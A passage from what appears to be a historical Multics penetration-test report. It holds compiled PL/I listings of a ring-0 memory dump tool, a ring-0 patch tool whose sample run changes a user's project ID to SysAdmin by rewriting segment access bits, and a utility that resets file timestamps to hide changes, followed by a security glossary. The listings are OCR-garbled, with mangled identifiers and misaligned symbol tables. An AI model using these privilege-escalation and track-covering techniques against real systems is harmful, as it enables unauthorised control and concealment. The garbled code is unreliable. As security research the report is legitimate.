118 bound = (fixed(dseg.bnd, 8) + 1) * pg_size; /* get words of segment */
119
120 if count > bound - first then count = bound - first; else if count < 1 then go to bad_count;
121
122 offset = 0;
123 outl = 1;
124 loop;
125 if count >= 1024 then left = 1024; else left = count; /* get number of words to print in this loop */
126 addr (bdata) -> overlay = ptr (segptr, first+offset) -> overlay;
127 i = 1;
128 the_same = 0;
129 if left <= 3 then go to rem;
130 do while (left > 3);
131 if the_same = 0 then
132 call loa_ ("60" ^M ^M ^M, first+outl-1, data (l), data (l+1), data (l+2), data (l+3));
133 else if the_same = 1 then call loa_ ("=====");
134 do tc = 0 to 3;
135 if data (l+tc) ^= data (l+tc+4) then go to different;
136 end;
137 the_same = the_same + 1;
138 go to skip;
139 different;
140 skip;
141 i = l + 4;
142 outl = outl + 4;
143 left = left - 4;
144 end;
145
146 offset = offset + 1024;
147 count = count - 1024;
148 if count > 0 then go to loop;
149
150 if left > 0 then do;
151 do tc = 0 to left-1;
152 if data (l+tc) ^= data (l+tc-4) then go to rem;
153 end;
154 if the_same < 2 then call loa_ ("=====");
155 go to check_init;
156 rem;
157 call loa_ (f (left), first+outl-1, data (l), data (l+1), data (l+2));
158 end;
159 check_init;
160 call z9szf(ptr(wdsegptr, baseno(segptr)), save_acc); /* replace old wired ring access */
161 if initsw ^= 0 then call hcs_sterminate_noname (segptr, code);
162 return;
163
164 end;

```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.				
acc	0(30)	002206 automatic	bit(6)	level 2 packed unaligned dcl 30 set ref 110 114
bdata		based	bit(36)	array dcl 7 set ref 126
bnd	0(19)	002206 automatic	bit(8)	level 2 packed unaligned dcl 30 set ref 118
bound		000113 automatic	fixed bin(17,0)	dcl 7 set ref 118 120 120
code		000100 automatic	fixed bin(17,0)	dcl 7 set ref 43 44 52 53 54 61 62 64 66 67 68
com_err_		000034 constant	entry	69 81 82 87 88 93 94 95 96 102 161
count		000114 automatic	fixed bin(35,0)	external dcl 7 ref 54 78
cu_sarg_ptr		000052 constant	entry	dcl 7 set ref 84 94 95 120 120 120 124 125 147
cv_oct_check_		000032 constant	entry	148
data		000115 automatic	fixed bin(17,0)	external dcl 7 ref 43 52 81 93
datap		002120 automatic	pointer	array dcl 7 set ref 41 126 131 131 131 131 131 135
dirname		002124 automatic	char(160)	152 152 156 156 156
dseg		002206 automatic	structure	dcl 7 set ref 41
dseg_word		based	bit(36)	unaligned dcl 7 set ref 66 66 68
ename		002176 automatic	char(32)	level 1 packed dcl 30 set ref 104 105 111 116
error_table_\$noarg		000026 external static	fixed bin(17,0)	dcl 7 set ref 104 105 111 116
error_table_\$seg\$noarg				unaligned dcl 7 set ref 66 66 68
expand_path_		000030 external static	fixed bin(17,0)	dcl 7 ref 44 82 94
f		000054 constant	entry	dcl 7 ref 69
hcs_initialize		000010 internal static	char(16)	external dcl 7 ref 66
hcs_terminate_noname		000044 constant	entry	initial array dcl 7 set ref 156
i		000042 constant	entry	dcl 7 set ref 83 87 120 120 126 131 156
init\$w		000102 automatic	fixed bin(17,0)	external dcl 7 ref 68
ioa_		000036 constant	entry	external dcl 7 ref 161
left		000111 automatic	fixed bin(17,0)	dcl 7 set ref 61 73 127 131 131 131 131 131 135 135
next_arg		000107 automatic	fixed bin(17,0)	140 140 152 152 156 156 156 156
offset		000110 automatic	fixed bin(17,0)	dcl 7 set ref 40 70 161
out1		000101 automatic	fixed bin(17,0)	external dcl 7 ref 45 89 97 106 111 131 133 154
overlay		based	bit(36)	156
pad1		002206 automatic	bit(19)	dcl 7 set ref 124 125 126 126 129 130 143 143 1
pad2		002206 automatic	bit(2)	151 156
pg_size	0(28)	000112 automatic	fixed bin(17,0)	dcl 7 set ref 51 52 60 81 93
ring0_get_\$segptr		000040 constant	entry	dcl 7 set ref 122 126 146 146
save_acc		002207 automatic	bit(35)	dcl 7 set ref 123 131 142 142 156
segptr		002122 automatic	pointer	array dcl 7 set ref 126 126
size		002206 automatic	bit(17,0)	level 2 packed unaligned dcl 30
tar9		based	entry	level 2 packed unaligned dcl 30
tc		000103 automatic	fixed bin(17,0)	dcl 7 set ref 117 117 118
the_same	0(27)	002206 automatic	bit(1)	external dcl 7 ref 64 102
tp		000106 automatic	char	dcl 37 set ref 115 159
		002116 automatic	fixed bin(17,0)	dcl 7 set ref 63 64 65 68 73 76 104 104 115 115
			pointer	116 116 126 159 159 161
			fixed bin(17,0)	level 2 packed unaligned dcl 30 set ref 117
			fixed bin(17,0)	unaligned dcl 7 set ref 50 50 61 64 87 89 95 97
			fixed bin(17,0)	dcl 7 set ref 43 44 50 50 52 61 61 64 64 66 81
			fixed bin(17,0)	87 87 89 89 93 94 95 95 97 97 134 135 135 151 1
			fixed bin(17,0)	152
			fixed bin(17,0)	dcl 7 set ref 128 131 133 137 137 139 154
			pointer	dcl 7 set ref 43 50 50 52 61 64 66 81 87 89 93
				97

107 001055
117 001142
124 001175
131 001231
139 001341
148 001360
156 001424

110 001056
117 001150
125 001203
133 001303
140 001342
150 001362
159 001463

111 001062
118 001152
126 001204
134 001320
142 001344
151 001364
161 001501

112 001103
120 001160
127 001220
135 001324
143 001345
152 001372
162 001514

114 001104
120 001167
128 001222
136 001335
144 001347
153 001403

115 001106
122 001172
129 001223
137 001337
146 001350
154 001405

116 001124
123 001173
130 001226
138 001340
147 001352
155 001423

APPENDIX E

Patch Utility Listing

This appendix is a listing of a patch utility corresponding to the dump utility in Appendix D. The utility, zp, is based on the installed Multics command, patch_ring_zero, documented in the MPM System Programmers' Supplement <SPS73>. Zp uses the same algorithm as zd in Appendix D and operates under the same restrictions. A sample of its use is shown below. Lines typed by the user are underlined.

```
zp pds 660 123171163101 144155151156  
660 104162165151 to 123171163101  
661 144040040040 to 144155151156  
Type "yes" if patches are correct: yes
```

As seen above, the command requests the user to confirm the patch before actually performing the patch. The patch shown above changes the user's project identification from Druid to SysAdmin.

COMPILATION LISTING OF SEGMENT zp
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1843.6 edt Hed
 Options: map

```

1  zpl  proc;
2
3  /* This procedure allows privileged users to patch locations in ring 0.
4     If necessary the descriptor segment is patched to give access to patch a non-write
5     permit segment */
6
7  dcl  targ char (tc) based (tp),
8       (error_table$noarg, error_table$$segkown) fixed bin ext,
9       (code, i, tc, first, sw) fixed bin,
10      (sdwp, segptr) ptr static,
11      wdssegptr ptr,
12      get_process_id_ext entry returns (bit (36) aligned),
13      processid bit (36) aligned,
14      data1 (0: 99) fixed bin static,
15      data (0: 99) fixed bin (35),
16      overlay (0:count-1) bit (36) aligned based,
17      count fixed bin static,
18      (tp, datap, data1p) ptr,
19      dirname char (168),
20      ename char (32),
21      cv_oct_entry (char (*)) returns (fixed bin (35)),
22      cv_oct_check_entry (char (*), fixed bin) returns (fixed bin (35)),
23      ring0_get_wdssegptr_entry (char (*), char (*), ptr, fixed bin),
24      (loa_, loa_$nm) entry options (variable),
25      los_sread_ptr entry (ptr, fixed bin, fixed bin),
26      (zg, zg$zf) entry (ptr, fixed bin (35)),
27      buffer char (16) aligned,
28      cu_sarg_ptr_ext entry (fixed bin, ptr, fixed bin, fixed bin),
29      expand_path_ext entry (ptr, fixed bin, ptr, ptr, fixed bin);
30
31  dcl  i sdw based aligned,
32      2 pad bit (30) unal,
33      2 acc bit (6) unal;
34
35  dcl  save_acc fixed bin(35);
36
37      datap = addr (data);
38      count = 0;
39
40      call cu_sarg_ptr (i, tp, tc, code);
41      if code = error_table$noarg i tc = 0 then do;
42        call loa_ ("prz name/segno offset value ... value");
43        return;
44      end;
45      i = cv_oct_check_ (targ, code);
46      if code = 0 then do;
47        segptr = null ();
48        call ring0_get_wdssegptr ("", targ, segptr, code);
49        if segptr = null () then do;
50          call loa_ ("a not found.", targ);
51          return;
52        end;
53      end;
  
```

```

56 call cu_sarg_ptr (2, fp, tc, code);
57 if code = error_table_snoarg ! tc = 0 then go to mess; /* pick up second arg (first word to dump) */
58 first = cv_oct_ (targ);
59 segptr = ptr (segptr, first);
60 sdwp = ptr (baseptr (0), baseno (segptr));
61 call ring0_get_ssegptr ("", "wdsseg", wdssegptr, code);
62
63
64 /* Now check the access on the segment about to be patched */
65
66 datap = addr (data);
67 dataip = addr (data);
68 call zg (sdwp, data (0));
69 if data (0) = 0 then do;
70     call loa_ ("p: SDW = 0");
71     return;
72 end;
73
74 if substr (datap -> sdw.acc, 4, 3) = "100"b then do;
75     call loa_ ("p: Master procedure. SDW = "w", data (0));
76     return;
77 end;
78 datap -> sdw.acc = "110010"b;
79 call zg(ptr(wdssegptr, baseno(segptr)), save_acc);
80 call zg(ptr(wdssegptr, baseno(segptr)), data(0));
81
82 /* Now pick off the arguments */
83
84 i = 2;
85 loop;
86     call cu_sarg_ptr (i, fp, tc, code);
87     if code = error_table_snoarg ! tc = 0 then go to endarg; /* get next argument */
88     datai (i-3) = cv_oct_ (targ); /* convert i'th arg */
89     go to loop;
90 endarg;
91 count = i - 3;
92 if count = 0 then go to mess;
93 datap -> overlay = segptr -> overlay;
94 do i = 0 to count-1;
95     call loa_ ("~60 ~w to ~w", first+i, data (i), datai (i));
96 end;
97
98 call loa_snnl ("Type ~yes~" If patches are correct: ");
99 call loa_sread_ptr (addr (buffer), 16, i); /* read in the answer */
100 if i ~ 4 then go to reset;
101 if substr (buffer, 1, 3) ~ "yes" then go to reset;
102
103
104
105
106 /* Now do the patches */
107
108 segptr -> overlay = dataip -> overlay;
109
110 /* Now reset access (in dseg) if necessary */
111
112
113 reset; call zg(ptr(fudgecntnl), baseno(cntnl), save_acc);

```


115
116
117
118
return;
end;

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER OFFSET LOC STORAGE CLASS DATA TYPE

NAMES DECLARED BY DECLARE STATEMENT.

```
acc                    0(30)            based
buffer                000250 automatic
code                  000100 automatic
count                000160 internal static
cu_sarg_ptr           000204 constant
cv_oct_              000154 constant
cv_oct_check_        000166 constant
date                  000106 automatic
date1                000014 internal static
datep                000256 automatic
datep                000254 automatic
error_table_inoarg   000162 external static
first                000103 automatic
i                    000101 automatic
```

```
loc                    000172 constant
loc_snnf             000174 constant
loc_sread_ptr        000176 constant
overlay              000170 based
ring0_get_ssegptr    000170 constant
save_acc            000264 automatic
sdmp                000010 internal static
segptr              000012 internal static
```

```
targ                  000102 automatic
tc                    000252 automatic
tp                    000104 automatic
wdssegptr            000200 constant
z9                    000202 constant
z9zf
```

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.

```
dirname              char(168)
ename                char(32)
error_table_ssegpown
expand_path_        external static
get_process_id_     constant
pad                  constant
processid           based
sdw                  automatic
sw                   based
```

NAMES DECLARED BY EXPLICIT CONTEXT.

```
endarg              000635 constant
loop                000555 constant
mess                000132 constant
reset               000770 constant
z9                   000072 constant
```

NAMES DECLARED BY CONTEXT OR IMPLICATION.

```
addr                builtin function
baseano             builtin function
```

ATTRIBUTES AND REFERENCES

```
level 2 packed unaligned dcl 31 set ref 74 78
dcl 7 set ref 99 99 101
dcl 7 set ref 40 41 45 46 48 56 57 61 86 87
dcl 7 set ref 38 90 92 93 93 94
external dcl 7 ref 40 56 86
external dcl 7 ref 58 88
external dcl 7 ref 45
array dcl 7 set ref 37 66 68 69 75 80 95
array dcl 7 set ref 67 88 95
dcl 7 set ref 67 109
dcl 7 set ref 37 66 74 78 93
dcl 7 ref 41 57 87
dcl 7 set ref 58 59 95
dcl 7 set ref 45 54 84 85 86 88 90 94 95 95 95
99 100
external dcl 7 ref 42 58 70 75 95
external dcl 7 ref 98
external dcl 7 ref 99
array dcl 7 set ref 93 93 109 109
external dcl 7 ref 48 61
dcl 35 set ref 79 113
dcl 7 set ref 60 68
dcl 7 set ref 47 48 49 54 59 59 60 79 79 80 80 83
109 113 113
unaligned dcl 7 set ref 45 48 58 58 88
dcl 7 set ref 48 41 45 45 48 48 58 58 56 57 58 58
86 87 88 88
dcl 7 set ref 48 45 48 58 56 58 86 88
dcl 7 set ref 61 79 79 80 80 113 113
external dcl 7 ref 68 79
external dcl 7 ref 88 113
unaligned dcl 7
unaligned dcl 7
dcl 7
external dcl 7
external dcl 7
level 2 packed unaligned dcl 31
dcl 7
level 1 packed dcl 31
dcl 7
dcl 80 ref 87 90
dcl 85 ref 85 89
dcl 42 ref 42 57 92
dcl 113 ref 100 101 113
external dcl 1 ref 1
internal ref 37 66 67 99 99
internal ref 60 79 79 80 80 113 113
```

builtin function internal ref 47 49
 builtin function internal ref 59 60 79 79 80 60 113 113
 builtin function internal ref 74 101

builtin function
 builtin function
 builtin function

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Object	Text	Link	Symbol	Defs	Static
Start	0	1130	1336	1012	1140
Length	1526	1012	156	116	176

External procedure zp uses 244 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

r_e_as call_ext_out_desc call_ext_out return
 rpd_loop_1_13_bp copy_words ext_entry

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

cv_sarg_ptr cv_oct_check
 loa_snn1 ring0_get_ssegptr loa_
 z98zf z9

THE FOLLOWING EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

error_table_inorg

LINE	LJC	LOC	LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC	
1	00071	37	00077	40	00103	41	00121	42	00132	43	00147
45	00150	46	00202	48	00207	49	00253	50	00250	51	00301
53	00302	54	00303	57	00327	58	00340	59	00366	60	00372
61	00402	66	00430	68	00432	69	00445	70	00447	71	00465
74	00466	75	00472	78	00514	79	00517	80	00535	84	00553
85	00555	86	00556	88	00604	89	00634	90	00635	92	00640
93	00641	94	00647	95	00656	98	00715	99	00732	100	00751
101	00754	109	00760	113	00770	116	001010				

APPENDIX F

Set Dates Utility Listing

This appendix is a listing of the set dates utility described in Section 3.4.4. The get entry point takes a pathname as an argument and remembers the dates on the segment at that time. The set entry point takes no arguments and sets the dates on the segment to the values at the time of the call to the get entry point. Set remembers the pathname as well as the dates and may be called repeatedly to handle the deactivation problem discussed in Section 3.4.4.

COMPILATION LISTING OF SEGMENT get
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1841.1 edt Wed
 Options: map

```

1 get:
2   proc;
3
4 /* Entry point to get the dates from a segment */
5
6
7   dcl
8   cu_sarg_ptr entry (fixed bin, ptr, fixed bin, fixed bin),
9   expand_path_entry (ptr, fixed bin, ptr, ptr, fixed bin),
10  com_err_entry options (variable),
11  hcs_status_long entry (char (*), char (*), ptr, ptr, fixed bin),
12  hcs_sset_dates entry (char (*), char (*), ptr, fixed bin);
13
14  argp ptr,
15  argl fixed bin,
16  code fixed bin,
17  dir char (168) int static init (" "),
18  entry char (32) int static init (" "),
19  arg char (argl) based (argp),
20  bp ptr;
21
22  dcl
23  1 time aligned internal static,
24  2 (dtem, dtd, dtu, dtm) bit (36) unaligned;
25
26  dcl
27  1 branch aligned,
28  2 (type bit (2), nnames bit (16), nrp bit (18), dtm bit (36), dtu bit (36), mode bit (5), padding
29  bit (13), records bit (18), dtd bit (36), dtem bit (36), acct bit (36), curlen bit (12), bitcnt
30  bit (24), did bit (4), mdid bit (4), copysw bit (1), pad2 bit (9), nbs (0:2) bit (6), uid bit (36)
31  ) unal;
32  call cu_sarg_ptr (1, argp, argl, code); /* get relative pathname from command line */
33  if code ^= 0 then
34    do;
35      call com_err_ (code, "get");
36      return;
37
38  end;
39  call expand_path_ (argp, argl, addr (dir), addr (entry), code);
40  if code ^= 0 then
41    do;
42      call com_err_ (code, "get", argl);
43      return;
44
45  end;
46  bp = addr (branch);
47  call hcs_status_long (dir, entry, 1, bp, null (), code); /* read out dates on segment */
48  if code ^= 0 then go to error;
49
50  time.dtem = branch.dtem;
51  time.dtd = branch.dtd;
52  time.dtu = branch.dtu;
53  time.dtm = branch.dtm;
54  return;
55
56 /* save dates in internal static */
57

```

```
56 /* Entry to sai the dates on a segment to the values at the time of the sai call */
57
58
59     call hcs_$set_dates (dir, entry, addr (time), code); /* set the dates */
60     if code = 0 then go to err1;
61     end;
```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.				
acct	6	000106 automatic	bit (36)	level 2 packed unaligned dcl 25
arg		based	char	unaligned dcl 14 set ref 40
arg1		000102 automatic	fixed bin(17,0)	dcl 14 set ref 30 37 40 40
argp		000100 automatic	pointer	dcl 14 set ref 30 37 40
bitent	7(12)	000106 automatic	bit(24)	level 2 packed unaligned dcl 25
bp		000104 automatic	pointer	dcl 14 set ref 44 45
branch		000106 automatic	structure	level 1 packed dcl 25 set ref 44
code		000103 automatic	fixed bin(17,0)	dcl 14 set ref 30 31 33 37 38 40 45 46 59 50
com_err_	10(08)	000104 constant	entry	external dcl 6 ref 33 40
copybn		000106 automatic	bit(1)	level 2 packed unaligned dcl 25
cu_sarg_ptr		000100 constant	entry	external dcl 6 ref 30
curten	7	000106 automatic	bit(12)	level 2 packed unaligned dcl 25
dld	10	000106 automatic	bit(4)	level 2 packed unaligned dcl 25
dir	4	000010 internal static	char(168)	initial unaligned dcl 14 set ref 37 45 59
dtd	1	000106 automatic	bit(36)	level 2 packed unaligned dcl 25 set ref 49
dtd	5	000072 internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 49
dte	3	000072 internal static	bit(36)	level 2 packed unaligned dcl 25 set ref 46
dte	1	000072 internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 48
dte	2	000072 internal static	bit(36)	level 2 packed unaligned dcl 22 set ref 51
dtu	2	000106 automatic	bit(36)	level 2 packed unaligned dcl 22 set ref 50
dtu	2	000062 internal static	char(32)	level 2 packed unaligned dcl 25 set ref 50
entry		000102 constant	entry	initial unaligned dcl 14 set ref 37 45 59
expand_path_		000110 constant	entry	external dcl 6 ref 37
hcs_sset_defs		000110 constant	entry	external dcl 6 ref 59
hcs_sstatus_jong		000106 constant	entry	external dcl 6 ref 45
adid	10(04)	000106 automatic	bit(4)	level 2 packed unaligned dcl 25
mode	3	000106 automatic	bit(5)	level 2 packed unaligned dcl 25
nbs	10(18)	000106 automatic	bit(6)	array level 2 packed unaligned dcl 25
names	0(02)	000106 automatic	bit(16)	level 2 packed unaligned dcl 25
nrp	0(18)	000106 automatic	bit(18)	level 2 packed unaligned dcl 25
pad2	10(09)	000106 automatic	bit(9)	level 2 packed unaligned dcl 25
padding	3(05)	000106 automatic	bit(13)	level 2 packed unaligned dcl 25
records	3(18)	000106 automatic	bit(18)	level 2 packed unaligned dcl 25
time		000072 internal static	structure	level 1 packed dcl 22 set ref 59 59
type		000106 automatic	bit(2)	level 2 packed unaligned dcl 25
uid	11	000106 automatic	bit(36)	level 2 packed unaligned dcl 25
NAMES DECLARED BY EXPLICIT CONTEXT.				
err1		000041 constant	label	dcl 33 ref 33 60
error		000106 constant	label	dcl 40 ref 40 46
get		000013 constant	entry	external dcl 1 ref 1
set		000021 constant	entry	external dcl 54 ref 54
NAMES DECLARED BY CONTEXT OR IMPLICATION.				
addr			builtin function	internal ref 37 37 37 44 59 59
null			builtin function	internal ref 45 45

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Start Length	Obj ect	Text	Link	Symbol	Defs	Static
	0	0	350	462	260	360
	632	260	112	136	67	102

GLOSSARY

Access

"The ability and the means to approach, communicate with (input to or receive output from), or otherwise make use of any material or component in an ADP System." <DOD73>

Access Control List (ACL)

"An access control list (ACL) describes the access attributes associated with a particular segment. The ACL is a list of user identifications and respective access attributes. It is kept in the directory that catalogs the segment." <HIS73>

Active Segment Table (AST)

The AST contains an entry for every active segment in the system. A segment is "active" if its page table is in core. The AST is managed with least recently used algorithm.

Argument Validation

On calls to inner-ring (more privileged) procedures, argument validation is performed to ensure that the caller indeed had access to the arguments that have been passed to ensure that the called, more privileged procedure does not unwittingly access the arguments improperly.

Arrest

"The discovery of user activity not necessary to the normal processing of data which might lead to a violation of system security and force termination of the activity." <DOD73>

Breach

"The successful and repeatable defeat of security controls with or without an arrest, which if carried to consummation, could result in a penetration of the system. Examples of breaches are:

- a. Operation of user code in master mode;
- b. Unauthorized acquisition of I.D. password or file access passwords; and
- c. Accession to a file without using prescribed operating system mechanisms." <DOD73>

Call Limiter

The call limiter is a hardware feature of the HIS 6180 which restricts calls to a gate segment to a specified block of instructions (normally a transfer vector) at the base of the segment.

Date Time Last Modified (DTM)

The date time last modified of each segment is stored in its parent directory.

Date Time Last Used (DTU)

The date time last used of each segment is stored in its parent directory.

Deactivation

Deactivation is the process of removing a segments page table from core.

Descriptor Base Register (DBR)

The descriptor base register points to the page table of the descriptor segment of the process currently executing on the CPU.

Descriptor Segment (DSEG)

The descriptor segment is a table of segment descriptor words which identifies to the CPU to which

segments, the process currently has access.

Directory

"A directory is a segment that contains information about other segments such as access attributes, number of records, names, and bit count." <HIS73>

emergency_shutdown

"This mastermode module provides a system reentry point which can be used after a system crash to attempt to bring the system to a graceful stopping point." <SPS73>

Fault Intercept Module (fim)

The fim is a ring 0 module which is called to handle most faults. It copies the saved machine state into an easily accessible location and calls the appropriate fault handler (usually the signaller).

Gate Segment

A gate segment contains one or more entry point used on inward calls. A gate entry point is the only entry in a inner ring that may be called from an outer ring. Argument validation must be performed for all calls into gate segments.

General Comprehensive Operating Supervisor (GCOS)

GCOS is the operating system for the Honeywell 600/6000 line of computers. It is very similar to other conventional operating systems and has no outstanding security features.

HIS 645

The Honeywell 645 is the computer originally designed to run Multics. It is a modification of the HIS 635 adding paging and segmentation hardware.

HIS 6180

The Honeywell 6180 is a follow-on design to the HIS 645. The HIS 6180 uses the advanced circuit technology of the HIS 6080 and adds paging and segmentation hardware. The primary difference between the HIS 6180 and the HIS 645 (aside from performance improvements) is the addition of protection ring hardware.

hcs_

The gate segment hcs_ provides entry into ring 0 for most user programs for such functions as creating and deleting segments, modifying ACL's, etc.

hphcs_

The gate segment hphcs_ provides entry into ring 0 for such functions as shutting the system down, hardware reconfiguration, etc. Its access is restricted to system administration personnel.

ITS Pointer

An ITS (Indirect To Segment) Pointer is a 72-bit pointer containing a segment number, word number, bit offset, and indirect modifier. A Multics PL/I aligned pointer variable is stored as an ITS pointer.

Known Segment Table (KST)

The KST is a per-process table which associates segment numbers with segment names. Details of its organization and use may be found in Organick. <ORG72>

Linkage Segment

"The linkage segment contains certain vital symbolic data, descriptive information, pointers, and instructions that are needed for the linking of procedures in each process." <ORG72>

Master Mode

When the HIS 645 processor is in master mode (as opposed to slave mode), any processor instruction may be executed and access control checking is inhibited.

Multics

Multics, the Multiplexed Information and Computing Service, is the operating system for the HIS 645 and HIS 6180 computers.

Multi-Level Security Mode

"A mode of operation under an operating system (supervisor or executive program) which provides a capability permitting various levels and categories or compartments of material to be concurrently stored and processed in an ADP system. In a remotely accessed resource-sharing system, the material can be selectively accessed and manipulated from variously controlled terminals by personnel having different security clearances and access approvals. This mode of operation can accommodate the concurrent processing and storage of (a) two or more levels of classified data, or (b) one or more levels of classified data with unclassified data depending upon the constraints placed on the systems by the Designated Approving Authority." <DOD73>

OS/360

OS/360 is the operating system for the IBM 360 line of computers. It is very similar to other conventional operating systems and has no outstanding security features.

Page

Segments may be broken up into 1024 word blocks called pages which may be stored in non-contiguous locations of memory.

Penetration

"The successful and repeatable extraction and identification of recognizable information from a protected data file or data set without any attendant arrests." <DOD73>

Process

"A process is a locus of control within an instruction sequence. That is, a process is that abstract entity which moves through the instructions of a procedure as the procedure is executed by a processor." <DEN66>

Process Data Segment (PDS)

The PDS is a per-process segment which contains various information about the process including the user identification and the ring 0 stack. The PDS is accessible only in ring 0 or in master mode.

Process Initialization Table (PIT)

The PIT is a per-process segment which contains additional information about the process. The PIT is readable in ring 4 and writable only in ring 0.

Protection Rings

Protection rings form an extension to the traditional master/slave mode relationship in which there are eight hierarchical levels of protection numbered 0 - 7. A given ring N may access rings N through 7 but may only call specific gate segments in rings 0 to N-1.

Reference Monitor

The reference monitor is that hardware/software combination which must monitor all references by any program to any data anywhere in the system to ensure the security rules are followed.

- a. The monitor must be tamper proof.
- b. The monitor must be invoked for every

reference to data anywhere in the system.
c. The monitor must be small enough to be proven correct.

Segment

A segment is the logical atomic unit of information in Multics. Segments have names and unique protection attributes and may contain up to 256K words. Segments are directly implemented by the HIS 645 and HIS 6180 hardware.

Segment Descriptor Word (SDW)

An sdw is a single entry in a Descriptor Segment. The SDW contains the absolute address of the page table of a segment (if one exists) or an indication that the page table does not exist. The SDW also contains the access control information for the segment.

Segment Loading Table (SLT)

The SLT contains a list of segments to be used at the time the system is brought up. All segments in the SLT come from the system tape.

signaller

"signaller is the hardcore ring privileged procedure responsible for signalling all fault and interrupt-produced errors." <SPS73>

Slave Mode

When the HIS 645 processor is in slave mode, certain processor instructions are inhibited and access control checking is enforced. The processor may enter master mode from slave mode only by signalling a fault of some kind.

Stack Base Register

The stack base register contains the segment number of the stack currently in use. In the original design of Multics, the stack base was locked so that interrupt handlers were guaranteed that it always pointed to a writable segment. This restriction was later removed allowing the user to change the stack base arbitrarily.

subverter

The subverter is a procedure designed to test the reliability of security hardware by periodically attempting illegal accesses.

Trap door

Trap doors are unnoticed pieces of code which may be inserted into a system by a penetrator. The trap door would remain dormant within the software until triggered by the agent. Trap doors inserted into the code implementing the reference monitor could bypass any and all security restrictions on the systems. Trap doors can potentially be inserted at any time during software development and use.

WWMCCS

WWMCCS, the World Wide Military Command and Control System, is designed to provide unified command and control functions for the Joint Chiefs of Staff. As part of the WWMCCS contract for procurement of a large number of HIS 6000 computers, a set of software modifications were made to GCOS, primarily in the area of security. The WWMCCS GCOS security system was found to be no more effective than the unmodified GCOS security, due to the inherent weaknesses of GCOS itself.